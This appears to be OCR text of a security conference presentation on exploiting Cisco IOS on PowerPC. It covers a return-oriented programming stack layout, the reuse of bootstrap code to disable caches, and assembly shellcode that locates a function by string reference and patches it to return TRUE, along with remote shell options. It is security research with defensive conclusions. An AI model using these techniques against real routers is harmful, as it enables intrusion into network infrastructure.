* „Return-oriented Programming: Exploitation without Code Injection“
Erik Buchanan, Ryan Roemer, Stefan Savage, Hovav Shacham - University of California, San Diego
http://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf

Return Oriented on PowerPC

Code

```
[here be buffer overflow]
lwz  %r0, 0x20+arg_4(%sp)
mtlr %r0
lwz  %r30, 0x20+var_8(%sp)
lwz  %r31, 0x20+var_4(%sp)
addi %sp, %sp, 0x20
blr
```

```
FUNC_02:          Memory write!
stw   %r30, 0xAB(%r31)
lwz   %r0, 0x18+arg_4(%sp)
mtlr  %r0
lwz   %r28, 0x18+var_10(%sp)
lwz   %r29, 0x18+var_C(%sp)
lwz   %r30, 0x18+var_8(%sp)
lwz   %r31, 0x18+var_4(%sp)
addi  %sp, %sp, 0x18
blr
```


E D C B A 9 8 7 6 5 4 3 2 1 0

Stack

41414141	Buffer
41414141	Buffer
41414141	Buffer
41414141	Buffer
VALUE	saved R30
DEST.PTR	saved R31
41414141	saved SP
FUNC_02	saved LR
42424242	saved R28
42424242	saved R29
VALUE2	saved R30
DEST.PTR2	saved R31
42424242	saved SP
FUNC_02	saved LR
stuff	

Too Much Cache

- PowerPC has separate instruction and data caches
- Executing data you just wrote doesn't work




More Code Reuse

- The Bootstrap code already brings functionality that we need:
  Disable all caches!
- IOS doesn't care
  - But we do!

```
stwu    %sp, -0x10(%sp)
mflr    %r0
stw     %r31, 0x10+var_4(%sp)
stw     %r0, 0x10+arg_4(%sp)
bl      Disable_Interrupts
mr      %r31, %r3
mfspr   %r0, dc_cst
cmpwi   cr1, %r0, 0
bge     cr1, NoDataCache
bl      Flush_Data_Cache
bl      Unlock_Data_Cache
bl      Disable_Data_Cache
NoDataCache:
bl      Invalidate_Instruction_Cache
bl      Unlock_Instruction_Cache
bl      Disable_Instruction_Cache
mfmsr   %r0
rlwinm  %r0, %r0, 0,28,25
mtmsr   %r0
cmpwi   cr1, %r31, 0
beq     cr1, InterruptsAreOff
bl      EnableInterrupts
InterruptsAreOff:
lwz     %r0, 0x10+arg_4(%sp)
mtlr    %r0
lwz     %r31, 0x10+var_4(%sp)
addi    %sp, %sp, 0x10
blr
```

E D C B A 9 8 7 6 5 4 3 2 1 0

Reliable Code Execution




Reliability Notes

- The return oriented ROMMON method is reliable for a known System Bootstrap version
  - Successfully implemented an exploit for the IP options vulnerability*
  - Successfully ported Andy Davis' FTP server** exploit to the method
- The second stage code is actually less reliable: Devices using the same ROMMON code may place their IO Memory at different base addresses (e.g. 2611 vs. 2621)

E D C B A 9 8 7 6 5 4 3 2 1 0


* cisco-sa-20070124-crafted-ip-option
** cisco-sa-20070509-iosftp



Getting away with it


- Reliable code execution is nice, but an attacker needs the device to stay running
- Andy Davis et al have called the TerminateProcess function of IOS
  - Needs the address of this function, which is again *image dependent*
    - Exactly what is not wanted!
  - Crucial processes should not be terminated
    - IP Options vulnerability exploits “IP Input”

E D C B A 9 8 7 6 5 4 3 2 1 0




Getting away with it

- Remember the stack layout?
- We search the stack for a stack frame sequence of SP&LR upwards
  - Once found, we restore the stack pointer and return to the caller
- This is reliable across images, as the call stack layout does not change dramatically over releases
  - This has been shown to be mostly true on other well exploited platforms




Demo

Remote Message Display for IOS ☺




On IOS Shellcode

- Image independent exploits require image independent shellcode
  - Earlier, image dependent exploits use fixed addresses for function calls and data structures
  - Signature based shellcode by Andy Davis searches code but still uses fixed data structure offsets, which are not stable




Disassembling Shellcode

- When searching for code manually, one often follows string references



Disassembling Shellcode

- Shellcode can do the same:
  1. Find a unique string to determine its address
  2. Find a code sequence of LIS / ADDI loading the address of this string
  3. Go backwards until you find the STWU %SP instruction, marking the beginning of the function
  4. Patch the function to always return TRUE



Disassembling Shellcode


```
  bl    .code
  .string „Unique String to look for"
  .byte   0x00
  .byte   0x00
.code:
  mflr  %r3
  lmw   %r29,0x0(%r3)
  lis   %r3,0x8000
  ori   %r3,%r3,0x8000
  mr    %r5,%r3
.find_r29:
  lwz   %r4,0x0(%r3)
  cmpw  %cr1, %r4, %r29
  bne   %cr1, .findnext
  lwz   %r4,0x4(%r3)
  cmpw  %cr1, %r4, %r30
  bne   %cr1, .findnext
  lwz   %r4,0x8(%r3)
  cmpw  %cr1, %r4, %r31
  beq   %cr1, .stringfound
.findnext:
  addi  %r3,%r3,4
  b     .find_r29
  # string address is now in R3
.stringfound:
  lis     %r7, 0x3800
  rlwinm  %r6, %r3, 16, 16, 31
  andi.   %r8, %r3, 0xFFFF
  or      %r8, %r8, %r7
  or      %r7, %r7, %r6
```


```
.findlis:
  lwz     %r4, 0x0(%r5)
  rlwinm  %r4, %r4, 0, 0xF81FFFFF
  cmpw    %cr1, %r4, %r7
  bne     %cr1, .findlisnext
  lwz     %r4, 0x4(%r5)
  rlwinm  %r4, %r4, 0, 0xF800FFFF
  cmpw    %cr1, %r4, %r8
  beq     %cr1, .loadfound
.findlisnext:
  addi    %r5, %r5, 4
  b       .findlis

.loadfound:
  xor     %r6, %r6, %r6
  ori     %r6, %r6, 0x9421
  lhz     %r4, 0x0(%r5)
  cmpw    %cr1, %r4, %r6
  beq     %cr1, .functionFound
  addi    %r5, %r5, -4
  b       .loadfound

.functionFound:
  lis     %r4, 0x3860
  ori     %r4, %r4, 0x0001
  stw     %r4, 0x0(%r5)
  addi    %r5,%r5,4
  lis     %r4, 0x4e80
  ori     %r4, %r4, 0x0020
  stw     %r4, 0x0(%r5)
```

IOS Shellcode Options

- Port bind shell (VTY)
  - Full interaction + logging
  - Requires port 22 or 23 open and reachable
  - Doesn't work for AAA configurations
- Connect-back VTY shellcode
  - Full interaction + logging
  - Requires outgoing connections to the connect-back target
  - Doesn't work for AAA configurations
- Single command execution shellcode
  - One packet – one command
  - Requires no back-channel
  - Works with AAA configurations
  - Cannot change the configuration easily
- Image patching shellcode
  - The most powerful and flexible method, but can get really big


➔ Further work is required in this area, so we know what to look for in forensics

E D C B A 9 8 7 6 5 4 **3** 2 1 0



Summary

- The best defense is still to block traffic terminating at the router's interface
- IOS forensic tools (e.g. CIR) are capable of detecting current rootkits and shellcodes in action, if they persist
  - Non-persistent exploits are really hard to detect
- Reliable code execution is possible
  - At least on the PowerPC based platforms
- It is highly likely that the $badguys have significant better exploits at their disposal



Thanks

- Nicolas Fischbach for pointing out Bootloader and ROMMON code
- Mac + souls for Cisco equipment
- Cloudsky for the initial question on stack overflow exploitation
- Zynamics for BinDiff and BinNavi
- nowin for finding and defending research time
- Mumpi for awesomeness
- Ilker from Cisco PSIRT for a presentation on IOS attacks without the word “Phenoelit” in it